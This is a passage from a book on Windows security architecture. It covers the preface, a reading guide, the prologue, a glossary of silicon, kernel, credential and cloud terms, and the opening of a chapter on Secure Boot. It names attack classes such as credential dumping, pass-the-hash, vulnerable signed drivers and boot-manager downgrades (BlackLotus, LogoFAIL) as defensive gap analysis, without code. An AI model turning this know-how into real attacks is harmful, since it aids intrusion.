THE

WINDOWS TRUST CHAIN

How Modern Windows Builds Trust from Silicon to Cloud — and Where Attackers Break It

Parag Mali

Contents

The Windows Trust Chain

How Modern Windows Builds Trust from Silicon to Cloud — and Where Attackers Break It

Parag Mali

Every architectural claim in this book that can be verified on a live machine is accompanied by the exact command to reproduce it and, where captured, a cryptographic hash that proves the output was not edited to fit the prose.

Copyright

The provenance of every piece of live evidence in this book (the machine it was captured on, the build, the timestamp, the probe, and a SHA-256 of the raw output) is recorded alongside it. See the Colophon for how the book was built and how its evidence is verified.

First edition · 2026

Preface

Every few years, someone dumps `lsass.exe` and the industry remembers that a Windows machine is only as trustworthy as the weakest link in a very long chain. The hash that comes out of that memory dump is not the beginning of the story or the end of it. Behind it sits a credential-isolation trustlet; behind that, a hypervisor; behind that, a measured boot; behind that, a key fused into silicon the operating system never sees. Modern Windows is not secured by one feature. It is secured by a *chain*: each link making a promise to the link above it, all the way from the CPU's first instruction to a token your identity provider honors in the cloud.

This book walks that chain, link by link, in the order trust is actually established: **silicon → kernel → credentials → cloud.** For each link it answers three questions a serious practitioner has to be able to answer: *How does this link establish trust? How can I prove it is actually doing so on a real machine? And where, exactly, does it break?* The last question is not an afterthought. Every link in this chain has a documented way around it, and a reader who understands the mechanism but not its limits is more dangerous than one who knows neither.

Who this is for

This is a book for **Reasoners**: security architects, detection engineers, advanced blue-teamers, and threat modelers who need to reason precisely about what a Windows platform actually protects. It is not an exploitation manual. When an attack appears in these pages, it appears as *gap analysis*: the boundary of what a defense was ever going to cover, so you can decide what compensating control has to live somewhere else. You do not need to be an expert in all four domains the chain spans (almost nobody is), which is why the book opens with a short Foundations chapter that levels the vocabulary before Part I begins.

A word about how this book was written, and why you can trust it anyway

This book was produced by a multi-agent writing pipeline that I designed and operate. I chose the topics, set the editorial bar, audited the output, and own every error that remains. That admission usually ends trust in a security book. Here it is the reason the book can be trusted at all, because the pipeline was built around a

single, uncomfortable discipline: *an author who cannot be taken on faith must show his work.*

So the book shows it. Wherever a claim can be checked against a live Windows machine, you will find the evidence inline: the exact probe, the verbatim output, and a SHA-256 hash of that output recorded at capture time. A build gate re-hashes every quoted capture against its manifest and refuses to publish the chapter if a single character was changed. The prose is reasoned and, like all reasoning, can be wrong; the numbers are captured, hashed, and reproducible, and you can re-run the probe yourself. Where a mechanism *cannot* be captured on the lab machine (the parts of the chain that live in physical silicon a virtual machine cannot expose), the book says so, in those words, rather than dressing a documented claim up as a measured one. That honesty, made mechanical, is the whole point.

How to read it

You can read the chain front to back, which is how it was built to be read, or drop into any link you own and use the Foundations chapter and each chapter's inline Foundations section to fill the gaps. Either way, do the one thing the book keeps asking you to do: don't take the chapter's word for it. Run the probe. The trust chain is only worth anything if you can verify it, and so is a book about it.

— *Parag Mali, 2026*

How to Read This Book

This book is one argument in four numbered parts, a watching interlude, and a finale. It rewards being read in order, but it is built so you can also drop into any link you own.

The numbered parts follow the chain

- **Part I · Silicon.** The hardware root of trust: Secure Boot, the TPM, Pluton, measured boot, and remote attestation. Where the chain's first promise is made.
- **Part II · Kernel & Code.** The isolated core and the code it admits: Virtualization-Based Security, the Secure Kernel, VBS trustlets, code integrity, the hypervisor as a security boundary, Protected Process Light, process mitigations, Authenticode, and App Control.
- **Part III · Credentials & Access.** The secrets and who may spend them: Mimikatz and the credential-theft decade, Credential Guard, the death of NTLM, Kerberos and KRBTGT, the long arc from pass-the-hash to pass-the-PRT, Windows Hello, WebAuthn, access control, the integrity-level stack, and SeImpersonate.
- **Interlude · Watching the Chain**: ETW and the telemetry substrate that lets defenders observe what the chain did.
- **Part IV · Cloud.** Trust off the box: Zero Trust, Continuous Access Evaluation, and Confidential VMs.
- **Finale · When the Chain Snaps**: Storm-0558, the case study for a cloud signing key inheriting more authority than the lower links meant to grant.

Before Part I, a short **Foundations** chapter establishes the shared vocabulary the chain spans. If you live in one domain and are visiting another, read it first; if a later chapter assumes a term you don't have, its inline **Foundations** section will catch you up just in time.

Most chapters use the same six beats

1. **The Reasoner's question**: the one question the chapter exists to answer, after a trust-chain ledger places the link in the chain.
2. **Foundations**: the vocabulary this chapter assumes, in brief.
3. **How Windows implements it**: the architecture, bottomed out on mechanism.
4. **Proof on a live machine**: captured evidence where the lab can produce it, or documented command surfaces where it cannot.

5. **Where this link breaks**: the honest gap analysis.
6. **What it means for you**: a residual-risk table and a probe you can run.

The evidence is tagged: read the mark and the color

Every block of machine evidence carries a provenance tag. The tag tells you *exactly* how much to trust it:

- ✓ **CAPTURED**: verbatim output from a live Windows 11 machine, recorded with a SHA-256 at capture time and re-verified by a build gate. The strongest claim the book makes. You can reproduce it with the command shown.
- ◐ **EMULATED**: a real value whose root is provided by the virtualization host rather than physical silicon (for example, a virtual TPM's PCRs on a cloud VM). Real, but rooted in emulation, and labeled so.
- ○ **DOCUMENTED**: a mechanism that lives in physical silicon a virtual machine cannot expose (Boot Guard, Pluton, the firmware fuses), or a value not captured on the lab machine. Explained from the authoritative source and the reproduce command given, but *not* a measurement the book is making.

When the chapter shows you a ○ block, it is telling you the truth about its own limits. That is deliberate. A book that cannot show you the silicon should say so, not pretend.

Run the probes

The "what it means for you" beat in each chapter ends with a **verify-it-yourself** probe (usually one line of PowerShell) that you can run on your own machine. Where the chapter shows ✓ evidence, that probe is the same one that produced it. The fastest way to internalize the trust chain is to watch it answer on a box you control.

A note on builds: Windows security changes fast, and the live evidence here was captured against a specific build, stamped on each capture. Treat the *mechanism* as durable and the *exact value* as a snapshot, and re-run the probe to see today's.

Prologue

What “trust” means here

Pull the memory out of a modern Windows machine while a user is signed in, walk to the place the password hash has lived since 1993. You will find nothing. Not an empty file. An *encrypted* nothing: a blob whose key sits one privilege boundary away, in a second operating system your administrator account cannot touch. That absence is not an accident or an oversight. It is the visible end of a chain of decisions that begins before the operating system exists, in a key fused into silicon that Windows itself never gets to see.

This book is about that chain.

A modern Windows machine is not secured by a feature. It is secured by a sequence of *promises*, each one made by a lower, smaller, more trusted component to the larger one above it. The CPU promises it executed only firmware a manufacturer signed. The firmware promises it measured everything it loaded into a tamper- evident log. The hypervisor promises it walled off a second world the normal kernel cannot enter. That second world promises it will hold your credentials and hand back only answers, never keys. And the cloud, finally, promises it will honor a token only while the device that earned it still looks trustworthy. Break any one promise and the promises above it are worth exactly nothing. This is why the order matters, and why this book follows it.

Trust is inherited, never asserted

The reason the chain runs in that direction (silicon first, cloud last) is the single idea the whole book turns on: **trust cannot be asserted by the thing that wants**

to be trusted. A program that says "I am safe to run" tells you nothing; a kernel that says "I have not been tampered with" is exactly what a tampered kernel would say. Trust has to be *inherited* from something lower that the asserting component cannot influence. Follow that requirement down far enough and you arrive at the only place a Windows machine can put its root: a secret in hardware, fixed at manufacture, that no software (not a driver, not the kernel, not the hypervisor) can read or forge. Everything above it is a structure for extending that one unforgeable fact upward, one verifiable step at a time.

That is what a *chain of trust* is. Each link does two things: it verifies the link below it before extending trust, and it makes a promise the link above can rely on. The book is organized as the chain is built:

- **Part I: Silicon.** The root: Secure Boot, the TPM and Pluton, measured boot, and the attestation that lets a remote party believe any of it. Where the first, unforgeable promise is made.
- **Part II: Kernel & Code.** The isolated core and the code it admits: Virtualization-Based Security, the Secure Kernel, code integrity, the hypervisor as a boundary the ordinary kernel cannot cross, and the process-level controls (Protected Process Light, mitigation policies, Authenticode, App Control) that decide what is allowed to run.
- **Part III: Credentials & Access.** The secrets and who may spend them: Mimikatz and the theft decade, Credential Guard, the retirement of NTLM, Kerberos and KRBTGT, the long war over credential replay, Windows Hello's bet that the safest secret is the one that never existed, WebAuthn, and the access-control machinery (tokens, integrity levels, SeImpersonate) the whole fight is waged over.
- **Interlude: Watching the Chain.** ETW, the telemetry substrate that lets defenders observe what every link actually did.
- **Part IV: Cloud.** Trust carried off the box: Zero Trust, Continuous Access Evaluation, and Confidential VMs.
- **Finale.** A forensic account of what happens when a single stolen key snaps the chain near the top.

A promise you can hold someone to

It is easy to talk about "promises" and "boundaries" as metaphors. Microsoft does not have that luxury. Microsoft publishes a document, the Microsoft Security Servicing Criteria, that draws a hard line between the boundaries Microsoft commits to *defending with a security update* and the ones it merely tries to make hard to cross. A bug that lets ordinary code read the Credential Guard trustlet's memory

is a serviced boundary violation; a bug that lets an administrator read another administrator's data on the same machine, by the same document, is not. Where that line falls decides which "weaknesses" become urgent patches and which become documentation.

This book takes that document seriously, because it is the difference between a defense and a decoration. When a chapter says a link "protects" something, it means there is a boundary Microsoft has committed to keep. And when a chapter says a link "does not cover" something, it usually means the line was deliberately drawn to leave that case outside. The most useful thing a security architect can know about any Windows defense is not how it works but *where its promise ends*. So every chapter walks to that edge on purpose.

The honest part

Every link in this chain has a documented way around it. The TPM's low-pin-count bus can be sniffed for secrets in transit; the hypervisor has had escapes; Credential Guard hands derived material to anyone who compromises the agent that calls it; a cloud signing key, stolen once, forged tokens that unlocked mailboxes across approximately twenty-five organizations. A book that walked the chain link by link and pronounced each one "secure" would be lying by omission. So each chapter ends at the same place: the honest gap analysis, the boundary of what the link was ever going to cover, so you can decide what compensating control has to live somewhere else.

That is also why this book shows its work. Wherever a claim could be checked against a live Windows machine, you will find the evidence inline: the exact command, the verbatim output, and a cryptographic hash that proves the output was not edited to fit the argument. Where the claim lives in physical silicon a virtual machine cannot expose, the book says so plainly rather than dressing a documented fact up as a measured one. *How to Read This Book* explains the three tags that make that distinction visible. Use them. The trust chain is only worth anything if you can verify it, and so is a book about it.

The chain starts where trust has to start: below the operating system, in the silicon. Turn the page.

FOUNDATIONS

A Shared Vocabulary

A shared vocabulary

The trust chain spans four worlds (silicon, kernel, credentials, cloud) and almost no one is fluent in all four. A firmware engineer who can recite the PCR allocation may not know what a service ticket's session key is for; an identity architect who lives in Conditional Access may never have heard the term *trustlet*. This chapter levels that ground. It is not a textbook on any of the four domains; it is the minimum shared vocabulary the rest of the book leans on, with one line on *why each term matters to trust*. Read what you need and skip what you know: each later chapter also carries a short Foundations sidebar for its own terms.

Trust, the TCB, and boundaries

Trusted Computing Base (TCB). The set of components that *must* be correct for a security guarantee to hold. The art of the trust chain is making the TCB for each guarantee as small as possible: Credential Guard's whole point, for example, is to remove the enormous NT kernel from the TCB for your password hash and replace it with a tiny trustlet. When you read "moves X out of the TCB," read "shrinks the set of things that can betray X."

Root of trust. The one component whose trustworthiness is *assumed* rather than verified, because there is nothing beneath it to verify it. On a Windows ma-

chine the root is in silicon: a key fixed at manufacture. Everything else is verified by something below it; the root is where the regress stops.

Security boundary. A wall the platform commits to defending: crossing it without authorization is a serviceable vulnerability. Microsoft enumerates which boundaries it will fix with a security update (the kernel/user boundary, the hypervisor/guest boundary, the VTL0/VTL1 boundary) and which it will not (one administrator reading another's data on the same box). "Is this a security boundary?" is the first question to ask of any defense, because it tells you whether a bypass is a bug Microsoft will patch or a documented limitation you must design around.

The silicon tier

TPM (Trusted Platform Module). A small, tamper-resistant chip (or firmware enclave) that holds keys, performs a few fixed cryptographic operations, and crucially *measures* the boot. Keys generated in a TPM can be made non-exportable: they are *used* inside the chip and never leave it. This is what lets a machine prove "this key is on this specific device" rather than merely "someone holds this key."

PCR (Platform Configuration Register). A TPM register you cannot write, only *extend*: a new value is hashed together with the old one, so a PCR ends up a one-way summary of everything measured into it, in order. Tamper with any step and the final PCR no longer matches. PCRs are how a machine binds a secret to "the exact software state I booted."

Measured boot vs. Secure Boot. Two different jobs, often confused. *Secure Boot* refuses to run firmware/bootloaders that are not validly signed. It *prevents*. *Measured boot* records what ran into the PCRs whether or not it was allowed. It *remembers*. Prevention stops the known-bad; measurement lets you detect the unknown-bad after the fact and bind secrets to a known-good state.

Sealing. Encrypting a secret under a TPM policy so it can be decrypted ("unsealed") only when the PCRs match a specified state. BitLocker seals its key to measured boot so that booting a tampered OS (or moving the disk to another machine) leaves the key locked.

Attestation. The TPM signing a statement about the machine's measured state with a key only it holds, so a *remote* party (your identity provider, a management service) can believe the boot was healthy without trusting the machine to self-report. Attestation is how the silicon root's promise travels off the box.

Pluton. A security processor Microsoft places *on the CPU die* and updates through Windows Update: a root of trust that, unlike a discrete TPM on a bus, has no exposed wires to sniff and can be patched after a flaw is found.

The kernel tier

Rings, user mode, kernel mode. The CPU enforces privilege levels. Your applications run in *user mode* (ring 3), mediated; the *NT kernel* and drivers run in *kernel mode* (ring 0), with full control of the machine. Historically, anything in kernel mode could read anything. Which is why so much of this book is about putting things *out of reach of ring 0*.

Driver. Kernel-mode code, often third-party. A signed-but-vulnerable driver is the master key of modern Windows attacks ("bring your own vulnerable driver"), because loading one legitimately grants ring-0 power that defeats user-mode defenses.

Hypervisor / VBS / VTL0 / VTL1. Windows runs its own hypervisor beneath the kernel and uses it to split the machine into two *Virtual Trust Levels*. **VTL0** is the normal world: the NT kernel, drivers, your code, and any malware. **VTL1** is a second, smaller secure world the hypervisor isolates from VTL0 using the CPU's second-level address translation (**SLAT**), so VTL0 cannot map VTL1's memory *no matter what privilege it holds.* This whole arrangement is **Virtualization-Based Security (VBS)**. It is the structural trick the credential and code-integrity chapters depend on: a boundary the all-powerful ring-0 attacker cannot cross.

Secure Kernel. The kernel that runs *in* VTL1, much smaller than the NT kernel and therefore a far smaller TCB. It hosts the trustlets.

Trustlet. A small, Microsoft-signed user-mode process that runs in VTL1 behind the boundary. `LsaIso.exe` (Credential Guard) is Trustlet ID 1. A trustlet's identity is gated by two specific Microsoft signing EKUs the Secure Kernel checks at load (detailed in Chapter 7, VBS Trustlets), so VTL0 cannot impersonate one.

HVCI (Hypervisor-Enforced Code Integrity). Uses the hypervisor to guarantee that any executable page in the kernel is signed and immutable, and any writable kernel page is non-executable. It closes the unsigned-code-in-the-kernel door even against ring 0.

The credential tier

Authentication vs. authorization. *Authentication* establishes who you are; *authorization* decides what that identity may do. This tier is mostly about protecting the secrets that prove *who you are*.

LSASS (`lsass.exe`). The Local Security Authority Subsystem Service: the process that performs authentication and, historically, held the secrets it needed. Dumping LSASS memory was the canonical way to steal credentials for two decades.

SSP (Security Support Provider). A pluggable protocol module loaded into LSASS: NTLM (`msv1_0`), Kerberos, `cloudap` for Entra, Schannel for TLS. The SSP speaks the wire protocol; the question this book keeps asking is *where the key it uses lives.*

NTLM hash / NTOWF. The "NT One-Way Function" is the MD4 of the user's password. Windows authenticates by proving possession of this hash, which means the hash is *password-equivalent*: steal it and you can authenticate as the user without ever cracking the password. That equivalence (**Pass-the-Hash**) is the original sin this entire tier exists to contain.

Kerberos: KDC, TGT, service ticket, session key. In a domain, a Key Distribution Center (the domain controller) issues a **Ticket-Granting Ticket (TGT)** after you prove your *long-term key* (derived from your password). You then exchange the TGT for **service tickets**, each carrying a fresh **session key**, to reach individual services. Two distinctions matter throughout the book: the *long-term key* (durable, the thing worth isolating) versus the *session keys/tickets* (per-session, but still in LSASS memory while in use), and the TGT (your domain-wide proof) versus a single service ticket.

DPAPI (Data Protection API). Windows' standard way to encrypt per-user secrets at rest (saved passwords, certificates, the Credential Manager vault), keyed ultimately off the user's credentials. When Credential Guard isolates those credentials, the secret DPAPI's chain ultimately depends on sits behind the VTL1 boundary, even though the DPAPI master-key hierarchy itself stays in the normal OS.

Token, privilege, impersonation. After authentication, a process carries an *access token* describing its identity and *privileges*. Some privileges (`SeImpersonatePrivilege`, `SeDebugPrivilege`) are powerful enough to be escalation primitives in their own right, and tokens, unlike credentials, are not what Credential Guard protects.

PPL (Protected Process Light). An NT-kernel mechanism that wraps a process (such as LSASS, via `RunAsPPL`) so only equally-or-higher-signed code may tamper

with it. (Its `RunAsPPL` value follows the scheme `1` = enabled with a UEFI lock, `2` = enabled without: the same "without UEFI lock" convention you meet again at `LsaCfgFlags` in Chapter 15.) Useful, but enforced by the same kernel an attacker is trying to subvert. Which is exactly why it is *complementary to*, not a replacement for, the VTL1 isolation of Credential Guard.

The access-control tier

Security principal and SID. Every user, group, computer, and service is a *principal* identified by a Security Identifier (SID). Authorization is decided by comparing the SIDs in a caller's token against the SIDs in an object's permissions.

Access token. After authentication, every process carries a token listing its user and group SIDs, its *privileges*, and its *integrity level*. The token is the runtime answer to "who is this code, and what may it do."

ACL / DACL / SACL / ACE. A securable object carries a Discretionary Access Control List (who may do what) and a System Access Control List (what to audit), each a list of Access Control Entries (ACEs). The check walks the DACL against the token.

Privilege. A named right held in a token that is *not* tied to a specific object: `SeDebugPrivilege` (open any process), `SeImpersonatePrivilege` (act as a token you obtained), `SeBackupPrivilege` (read anything). Some privileges are escalation primitives in their own right.

Integrity level (MIC) and UIPI. Mandatory Integrity Control tags every process and object with an integrity level (Low, Medium, High, System). A lower-integrity process cannot write to a higher-integrity object, and User Interface Privilege Isolation blocks it from sending window messages upward: the mechanism behind browser and AppContainer sandboxes.

UAC and elevation. User Account Control splits an administrator's logon into a filtered (Medium-integrity) token and a full (High-integrity) one; elevation swaps to the full token. Whether that boundary is a *security* boundary is a theme of the Integrity-Level Stack chapter.

Code, application control, and detection

Authenticode. Microsoft's code-signing scheme: a PE file carries (or a catalog vouches for) a signature the OS verifies before trusting the code. The crypto foundation under driver signing, WDAC, and SmartScreen.

Catalog file. A detached signature listing the hashes of many files, so unsigned-but-cataloged binaries (most of Windows) can still be verified.

WDAC / App Control / AppLocker. Application-control engines that allow or deny code by signer, hash, or path: the difference between "anything signed may run" and "only what I listed may run."

ETW. Event Tracing for Windows: a high-throughput, in-kernel event pipeline originally built for performance tracing that became the telemetry substrate EDR sensors consume. The interlude returns to ETW as the book's observation layer.

EDR. Endpoint Detection and Response: the sensor-plus-analytics layer that watches process, file, registry, and network events (largely via ETW and kernel callbacks) to detect attacker behavior the preventive controls did not stop.

Sysmon. A Microsoft Sysinternals driver that turns selected ETW and kernel events into a richer, durable event log: a common bridge from raw telemetry to a SIEM.

The cloud tier

Microsoft Entra ID. Microsoft's cloud identity provider (formerly Azure AD). On modern Windows, the credential chain does not end at the domain controller; it extends to Entra, and the device itself becomes an identity.

Primary Refresh Token (PRT). The cloud analog of the long-term credential: a token, issued to a joined device, that mints the access tokens applications use. On capable devices it is bound to a TPM key, so the PRT is useful only on the device that earned it: the cloud version of "non-exportable."

Access token / refresh token. Short-lived *access tokens* authorize individual API calls; longer-lived *refresh tokens* (like the PRT) obtain new ones. Stealing a token is the cloud-era equivalent of stealing a hash. Which is why binding tokens to devices, and re-checking them continuously, became necessary.

Conditional Access / Continuous Access Evaluation (CAE). Policy that decides whether a token should be honored *right now*, based on device health, location, and risk, and, with CAE, can revoke a still-valid token mid-session when conditions change. This is the cloud's answer to "the token was fine when issued but the world changed."

Device join state. Whether a machine is domain-joined, Entra-joined, or hybrid determines which credentials and tokens it holds and how they are protected; the diagnostic `dsregcmd /status` reports it.

Reading the evidence

Finally, the vocabulary for the book's own claims. Every block of machine evidence carries one of three tags, and the tag tells you exactly how much to trust it:

- ✓ **CAPTURED**: verbatim output from a live Windows machine, recorded with a SHA-256 at capture time and re-checked by a build gate. Reproducible with the command shown.
- ◐ **EMULATED**: a real value whose root is provided by the virtualization host rather than physical silicon (a virtual TPM's PCRs on a cloud VM, for example).
- ○ **DOCUMENTED**: a mechanism in physical silicon a virtual machine cannot expose, or a value not captured on the lab machine; explained from the authoritative source, with the reproduce command, but not a measurement the book is itself making.

Those tiers are not a list but a chain: each link trusts the one beneath it, and the whole book climbs that spine from the silicon upward.




Figure 0.1: The trust chain as one spine: a map of this book. Each part inherits its security from the part below it: Silicon roots the chain at the foundation; the Kernel and its code sit above it; Credentials and Access spend the trust those layers protect; and Cloud rides near the top, where the machine boundary becomes one signal among many. The Interlude observes every link from the side, and the Finale is what happens when a link inherits more authority than the link below it meant to grant. The argument of the entire book is the direction of the arrows: trust is inherited, never asserted.

With the vocabulary in hand, we can start where trust has to start: in the silicon.

PART I

Silicon

Before any operating system runs, the machine must prove what it is. Part I builds the hardware root of trust: signature-checked firmware, a tamper-resistant key store, a record of everything that booted, and a way to prove that record to a remote party.

CHAPTER 1

Secure Boot

TRUST-CHAIN LEDGER

INHERITS	Nothing earlier in this book. Secure Boot is the first link in the chain: its root of trust is the silicon and firmware beneath it. On platforms where Intel Boot Guard or AMD Platform Secure Boot is available, enabled, and correctly fused, a lower silicon verifier authenticates firmware before SEC runs; the UEFI Platform Initialization pipeline (SEC → PEI → DXE → BDS) and the authenticated-variable store (PK, KEK, db, dbx) are the platform substrate this book stands on.
PROMISE	When the machine powers on, only a PE/COFF boot image whose Authenticode hash or signing certificate is in `db` (and absent from `dbx`) is allowed to execute as the operating-system loader; the firmware refuses un-allowlisted code at the `LoadImage()` boundary.
TCB	The platform's pre-SEC firmware-authentication mechanism where one is enforced (Boot Guard / PSB + OTP fuses), the DXE-phase firmware hosting the `LoadImage()` verifier, the authenticated UEFI variable store, and the holders of the PK/KEK private keys (the OEM and Microsoft). The operating system that boots afterward is explicitly *outside* it.
ADVERSARY → BREAK	An attacker who writes the EFI System Partition with Secure Boot disabled (ESPecter, FinSpy); who chain-loads a legitimately Microsoft-signed but vulnerable older boot manager whose hash is not yet in `dbx` (BlackLotus / Baton Drop); who abuses TPM-only downgrade paths (Bitpixie); or who executes in DXE *below* the verifier (LogoFAIL). The Promise ends at "validly

	signed," not "actually secure", and the Windows boot-manager failures cluster in the gap between *patched* and *revoked*.
RESIDUAL	What loaded is verified but not *recorded* → the Measured Boot chapter (Chapter 4) and the TPM chapter (Chapter 2); proving the boot to a remote party → the Attestation chapter (Chapter 5); code-integrity policy on every kernel-mode image after handoff → the Code Integrity chapter (Chapter 8); isolating the running kernel itself → the Secure Kernel chapter (Chapter 6); the OEM-key-leak and firmware-update-cadence problem → the Pluton chapter (Chapter 3).
BEQUEATHS	A signature-verified boot path through `bootmgfw.efi`, `winload.efi`, `ntoskrnl.exe`, and ELAM. The trusted starting point the Measured Boot chapter (Chapter 4) and the TPM chapter (Chapter 2) extend into PCRs. Does NOT provide: measurement, a tamper-evident log, or attestation. Secure Boot checks signatures; it does not MEASURE what ran or prove it to anyone.
PROOF	○ documented. `Confirm-SecureBootUEFI`, `Get-Tpm`, and `Get-SecureBootUEFI db/dbx` at the point of claim; no hash-verified lab capture exists for machine-specific firmware state.

The Reasoner's question. When a Windows machine powers on, which code gets to become the operating system, and where has that permission check actually failed?

▪ **FOUNDATIONS. WHAT YOU NEED BEFORE THIS CHAPTER**

- **Verification vs. measurement.** The Foundations chapter (Chapter 0) draws the core distinction: Secure Boot *prevents*, Measured Boot *records*. The load-bearing point here is the division of labor: this chapter owns the firmware verifier, and the TPM chapter (Chapter 2) and Measured Boot chapter (Chapter 4) own the measurement rail.
- **UEFI, not BIOS.** The modern Windows path assumes UEFI Platform Initialization: SEC, PEI, DXE, and BDS. The Secure Boot verifier lives in DXE, after earlier firmware code has already run.
- **Authenticated variables.** `PK`, `KEK`, `db`, and `dbx` are signed UEFI variables. They are the policy database that tells firmware which boot images to accept and which to reject.
- **Microsoft as deployed root.** The UEFI specification does not require Microsoft to be the central gatekeeper, but Windows-certified x86 PCs are operationally built around Microsoft-rooted Secure Boot CAs. That social fact matters as much as the cryptography.

- **Attacks as gap analysis.** The attacks in this chapter are not recipes. They are a map of where the trust chain's assumptions did not hold: disabled Secure Boot, vulnerable-but-signed boot managers, delayed dbx revocation, DXE parser bugs, and TPM-only BitLocker downgrade paths.

What this link must prove

Windows boots through a chain of verifications and measurements that runs from CPU reset to your desktop. UEFI Secure Boot verifies the boot manager; Trusted Boot extends signature and code-integrity policy checks to kernel-mode components; Measured Boot records the path into TPM PCRs, with DRTM later seeding PCR 17-22 from a CPU-vendor-signed late-launch anchor. After fifteen years of BIOS rootkits, MBR bootkits, and ESP-resident bootkits, the dominant Windows boot-manager failures since 2022 have clustered in one gap: between patching a vulnerable Microsoft-signed binary and revoking it in dbx [1, 2, 3]. Other breaks sit below the verifier (LogoFAIL) or outside default Secure Boot enforcement (Bootkitty as a self-signed Linux PoC) [4, 5]. Pluton is Microsoft's longer-term answer to the firmware-update-cadence side of that problem, not a deployed replacement for DXE Secure Boot today [6, 7].

Eight seconds in 2010, and everything that could already be wrong

Picture a small business owner in December 2010. She unplugs her three-year-old Dell, drives it home, and powers it on. The fan spins. The BIOS chimes. The Windows 7 logo appears. By the time she types her password and the desktop loads, eight seconds have passed.


In those eight seconds, a TDL-4 bootkit that has been on disk for two weeks has already done its work. The infected master boot record patched the operating system loader in memory before the kernel finished initializing. Driver Signature Enforcement, the policy that was supposed to keep unsigned kernel drivers out, was disabled before the kernel checked for it. A ring-0 rootkit is now staged inside `ntoskrnl.exe`. Kaspersky's June 2011 analysis counted 4,524,488 infected machines in the first three months of 2011 alone [8]. The owner notices nothing. By the time

she authenticates, the operating system that authenticates her is loading code the operating system never agreed to load.

The structural question raised by that scene is the question this chapter exists to answer: *what would it take for Windows to know, by the time the user types a password, that the machine has not been tampered with since power-on?*

The answer Microsoft began shipping with the Windows 8 generation is a chain [9, 10]. UEFI Platform Initialization brings up the firmware. UEFI Secure Boot verifies the boot manager. Trusted Boot extends the signature check through `winload.efi`, the kernel, and every boot-start driver. Early Launch Anti-Malware classifies subsequent drivers. The Secure Kernel comes up in a hardware-isolated execution mode. Through every one of those rungs, a parallel rail (Measured Boot) extends a hash of each component into the TPM's Platform Configuration Registers and records a separate, replayable event log, so that what was loaded can be proven later, even if the verifier itself was bypassed.

